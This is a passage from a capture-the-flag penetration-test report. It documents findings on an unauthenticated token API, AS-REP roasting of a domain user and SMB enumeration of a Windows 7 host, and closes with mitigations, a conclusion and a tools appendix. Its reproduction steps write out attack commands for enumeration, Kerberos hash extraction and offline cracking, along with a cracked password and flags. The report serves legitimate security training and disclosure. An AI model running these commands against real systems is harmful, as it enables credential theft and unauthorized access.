   Command: docker ps -a

4. Enter the container:
   Command: docker exec -it <container_id> /bin/bash

5. Locate and extract the flag:
   cat /flag.txt

References

- CWE-521: Weak Password Requirements
- CWE-798: Use of Hard-coded or Reused Credentials
- OWASP Docker Security Cheat Sheet

END OF FINDING BLOCK

Public Exposure of Token Server Allowing Functional Exploitation and Potential Denial of Service

Findings Categorization			
Business Impact	High	**CVSS v4.0 Score**	8.0
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:L/SC:N/SI:N/SA:N		

Technical Description

During internal network enumeration, a **publicly exposed Token Server** was discovered at:

http://192.168.105.3:25565

The server hosted two unprotected API endpoints:

- /tokenize — Converts input messages to tokenized hashes
- /token (or /detokenize) — Accepts a token and returns the original message

The endpoints **require no authentication or API key**, and allow repeated **POST** or **GET** requests without throttling or authorization controls.

Exploitation Outcome

Using a token retrieved from an email accessed via SQL injection, the team successfully retrieved the original message (flag) for the **Email Server challenge** by sending the following GET request:

http://192.168.105.3:25565/token?token=5kn6gMB3BWFeDWuR3pBM7jT86g8mePWq

The response included a **plaintext secret**, demonstrating that the API could be exploited to retrieve sensitive data from other challenge stages — effectively chaining vulnerabilities (Email → Token Server).

Business Impact Description

This vulnerability demonstrates **two major risks**:

1. Unauthorized Data Retrieval
   - Sensitive tokenized information was fully reversible without any access control, enabling successful **flag recovery**.
   - In real-world contexts, such tokens might represent API credentials, short-lived keys, or sensitive internal messages.
2. Potential Denial of Service (DoS)
   - The public POST and GET interfaces, if left unprotected, could be targeted by an attacker to perform **resource exhaustion**, impacting server performance or availability.
   - Without throttling or input validation, the API is vulnerable to **scripted flood attacks**.

Affected System

- Token Server: http://192.168.105.3:25565

- Exposed Endpoints:
  - POST /tokenize
  - GET /token?token=<value>

Mitigations

1. Require **authentication tokens** or **API keys** for access to tokenization services.
2. Implement **rate limiting** and **request throttling** on all endpoints.
3. Restrict access to internal IP ranges or known clients via **firewall or API gateway rules**.
4. Validate token input format and log all request activity for anomaly detection.

Steps for Reproduction

1. Discover open port using Nmap:
   Command used: nmap -p 25565 192.168.105.3
2. Access the detokenize endpoint.
   Command used:
   curl http://192.168.105.3:25565/token?token=5kn6gMB3BWFeDWuR3pBM7jT86g8mePWq
3. Observe original message in response:

References

- CWE-306: Missing Authentication for Critical Function
- CWE-770: Allocation of Resources Without Limits or Throttling
- OWASP API Security Top 10 – API4: Unrestricted Resource Consumption

END OF FINDING BLOCK

CTF-WIN-02: Weak Password Exploitation via AS-REP Roasting Attack (User: IT.Lucy)

Findings Categorization			
Business Impact	Medium	**CVSS v4.0 Score**	6.8
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N		

Technical Description

The domain account IT.Lucy was found vulnerable to an **AS-REP Roasting attack**, a technique that allows attackers to retrieve **offline-crackable Kerberos tickets** for users with Do not require Kerberos preauthentication enabled.

1. We scanned the internal domain using nmap and netexec to enumerate users.
2. We used a script (GetNPUsers.py) to extract the AS-REP hash for IT.Lucy.
3. The hash was cracked offline using hashcat with the **rockyou.txt** wordlist:

Cracked Password: P@ssw0rd

Although Lucy's account did not hold **administrator privileges**, valid access allowed browsing of internal file shares and potentially sensitive user-level content. This could lead to further **insider information gathering** or **privilege escalation paths**, depending on system misconfigurations.

Business Impact Description

The primary risk here lies in the use of **weak, guessable passwords** by domain users. While IT.Lucy is a non-admin user, the account was leveraged to:

- Log into internal services
- Retrieve CTF content and submit **valid credentials to obtain the flag** (CTF{UNLUCKY_LUCY})
- Potentially access lightly protected documentation or tools used by IT support

In real environments, such a compromise could:

- Undermine trust in account security
- Provide footholds for lateral movement or further exploits
- Disrupt IT operations or service continuity

Affected Systems

1. Windows Domain Services (Kerberos authentication)
2. User Account: IT.Lucy (lucy@corp.hooktopia.local)
3. Tools used: GetNPUsers.py, hashcat

Mitigations

1. Enforce **strong password policies** (length, complexity, uniqueness).

2. Disable the setting **“Do not require Kerberos preauthentication”** for all users.
3. Monitor and alert on Kerberos ticket anomalies.
4. Apply periodic offline password auditing and dictionary crack simulations.

Steps for Reproduction

1. Enumerate domain users:

   Command used: netexec ldap 192.168.105.X -u '' -p '' –users

2. Extract AS-REP hash:

   Command used: python3 GetNPUsers.py corp.hooktopia.local/ -no-pass -usersfile users.txt -format hashcat

3. Crack with hashcat:

   Command used: hashcat -m 18200 asreproast.hash /usr/share/wordlists/rockyou.txt

4. Submit credentials to target service (e.g., login page or flag submission portal) to retrieve:
   Flag: CTF{UNLUCKY_LUCY}

References

- CWE-521: Weak Password Requirements
- AS-REP Roasting Explained – HackTricks
- Kerberos AS-REP Attack – MITRE ATT&CK T1558.004

END OF FINDING BLOCK

●	SMB Enumeration on Deprecated Windows 7 Intern Server		
Findings Categorization			
Business Impact	Low	**CVSS v4.0 Score**	4.8
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N		

Technical Description

During enumeration, it was discovered that the **Intern Server** is running **Windows 7** with **SMBv1** enabled. Although **SMB (Server Message Block)** is required for file and printer sharing, SMBv1 is **deprecated**, and leaving it exposed on older systems introduces risk.

Using nmap and tools like enum4linux or smbclient, we were able to:

- Identify the server and its role in the network
- List available shares
- Gather metadata such as NetBIOS names, users, and domains

This information, though not inherently harmful, can be used for:

- Planning targeted attacks (e.g., EternalBlue, brute-force, pass-the-hash)
- User and group enumeration
- Identifying potential lateral movement paths

No sensitive content was accessed directly in this enumeration step, but it contributes valuable recon data.

Business Impact Description

While SMB enumeration itself does not constitute exploitation, exposing such information on an unpatched **Windows 7 system** introduces several risks:

- Attackers can **map the network topology** and **identify targets**
- Deprecated services like **SMBv1** are linked to past critical vulnerabilities (e.g., EternalBlue, WannaCry)
- Data gathered from enumeration can be chained with **other attacks** (e.g., password guessing, relay attacks)

Disabling or properly securing SMB services significantly reduces attack surface, especially on legacy machines.

Affected Systems

1. Intern Workstation: Windows 7 (SMBv1 Enabled)
2. Service: SMB (port 445)
3. Tools used: nmap, smbclient, enum4linux, netexec

Mitigations

1. Disable **SMBv1** on all systems, especially deprecated OS like Windows 7.
2. Enforce **firewall rules** to limit access to SMB only from trusted subnets.
3. Upgrade legacy systems where feasible, or isolate them in network segments.
4. Monitor and alert on unusual SMB activity (e.g., high-frequency connection attempts).

Steps for Reproduction

1. Scan for SMB with nmap:
   Command used: nmap -p 445 --script smb-enum* 192.168.105.5
2. Enumerate with enum4linux or smbclient:
   Command used:
   enum4linux -a 192.168.105.X
   smbclient -L \\192.168.105.X
3. Review share list, user info, and NetBIOS data.
4. Submit flag obtained from successful enumeration if required by challenge.

References

- CWE-200: Exposure of Sensitive Information to Unauthorized Actor
- SMBv1 Deprecation – Microsoft Docs
- OWASP: SMB Enumeration and Security

END OF FINDING BLOCK

Conclusion

The Capture The Flag (CTF) engagement conducted by **TridecaPhobia** successfully demonstrated the exploitation of real-world security vulnerabilities across a simulated IoT and enterprise environment. This exercise highlighted how misconfigurations, outdated systems, and weak identity controls can quickly escalate from minor issues to full domain compromise.

Through methodical enumeration and exploitation, the team uncovered **critical flaws** in authentication systems, exposed services, and domain infrastructure. Key successes included:

- Gaining **unauthenticated access** to domain user data via LDAP
- Performing **AS-REP Roasting and Kerberoasting** to recover domain credentials
- Exploiting **command and SQL injection** flaws to leak internal data
- Accessing **containers and token servers** through reused or weak credentials
- Demonstrating potential for **denial-of-service** through public API exposure

These findings underscore the importance of **defense-in-depth**, **regular patching**, **strong credential policies**, and **proactive monitoring** in protecting both IoT systems and traditional enterprise infrastructure.

While this assessment was conducted in a controlled and gamified environment, the techniques and risks are directly applicable to real-world organizations. We encourage **RAKMS** to review the findings and consider the broader business context to refine risk assessments and remediation priorities.

The report that follows provides detailed documentation of each issue discovered, including reproduction steps, CVSS v4.0 scoring, and tailored mitigation strategies.

A

Appendix B: Tools Used

Category	Tool(s) Used	Purpose
Network Scanning	nmap, netdiscover	Identify live hosts, open ports, and services
Enumeration	enum4linux, smbclient, netexec, ldapsearch	Enumerate SMB shares, LDAP objects, and domain users
Web Exploitation	Burp Suite, sqlmap, curl, wfuzz	Identify and exploit SQLi, command injection, and insecure endpoints
Kerberos Attacks	GetNPUsers.py, GetUserSPNs.py, hashcat	Perform AS-REP roasting and Kerberoasting
Credential Cracking	hashcat, rockyou.txt	Crack password hashes (Kerberos, AS-REP, SPN)
FTP Interaction	ftp, binary mode file transfers	Access and retrieve sensitive files from misconfigured FTP servers
Steganography	steghide, binwalk, zsteg, strings, exiftool	Analyze and extract hidden data in image and media files
Privilege Escalation / Lateral Movement	evil-winrm, psexec, impacket	Remote shell access and domain admin impersonation
Token & API Testing	curl, custom POST/GET scripts	Interact with tokenization API, test for access control and DoS risks
Password Spraying / Brute Force	hydra, crackmapexec	Test for weak or reused credentials across networked services